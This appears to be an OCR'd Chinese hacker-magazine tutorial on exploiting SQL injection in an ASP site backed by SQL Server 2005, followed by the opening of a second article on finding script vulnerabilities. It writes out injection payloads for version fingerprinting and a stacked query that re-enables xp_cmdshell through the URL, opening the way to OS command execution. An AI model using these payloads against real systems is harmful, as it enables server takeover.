


图1




图2




图3

注入地址为“http://localhost/address/particular.asp?id=103”。回到脚本中，使用“and (select @@version)<>0”来查看一下当前的数据库版本，从返回的信息中很明显的可以看出是SQL Server 2005，并且操作系统使用的是Windows2003 SP1（图1）。

再使用SQL Server综合利用工具连接试试看，提示说“SQL Server 阻止了对组件 'xp_cmdshell' 的 过程 'sys.xp_cmdshell' 的访问，因为此组件已作为此服务器安全配置的一部分而被关闭。系统管理员可以通过使用 sp_configure 启用 'xp_cmdshell'。有关启用 'xp_cmdshell' 的详细信息，请参阅 SQL Server 联




图4

机丛书中的 "外围应用配置器""（图2）。

这是因为SQL Server 2005默认是把xp_cmdshell这个存储过程给关闭的，打开的方法有两种。方法1是打开SQL Server 2005中的"SQL Server外围应用配置器"，点击"功能的外围应用配置器"，找到"xp_cmdshell"，并且在右边的窗口中勾选上"启用xp_cmdshell"（图3）。

不过这个方法很难实现，如果我们真的有办法操控SQL Server的GUI（图形）界面，还需要启用cmd_shell这个存储过程吗？因此我们必须要靠脚本来实现。使用脚本实现的方法非常简单，甚至在SQL Server 2005中的联机帮助中都可以找到（图4）。




图5

只需要以下两条SQL语句：

(1)"EXEC sp_configure 'show advanced options', 1"，这句代码启动了SQL Server 2005的高级选项。

(2)"EXEC sp_configure 'xp_cmdshell', 1"，这条SQL语句启用了SQL Server 2005中的xp_cmdshell存储过程。

顺便说一下，如果想通过脚本关闭xp_cmdshell的话，把代码里的1改成0就行了。我们在浏览器中运行上边的那两条SQL语句，注意要在每一句代码后加上reconfigure。因此我们在浏览器的地址后面加上"EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;"提交即可（图5）。

SQL Server 2008过些时候也要出来了，我们小菜又有得忙乎了，但是道高一尺，魔高一丈，总有数不尽的漏洞等着我们去研究，去挖掘的。

菜菜的ASP脚本HACK之旅

frb&hhf

文章难易度：☆☆☆☆
文章阅读点：学习掌握一些基础的脚本知识，如何通过代码找出网站系统的注入和跨站漏洞

小菜们看到一些高手分析出的脚本漏洞一定都非常羡慕吧，心里也一定在想什么时候自己也能挖掘出一个漏洞呀！其实脚本漏洞的分析是非常简单的，只要掌握一些基础的脚本知识，明白漏洞形成的原因，相信大家就能够挖掘出漏洞了。本文我就带领小菜从一个脚本小子进化成一个脚本黑客。

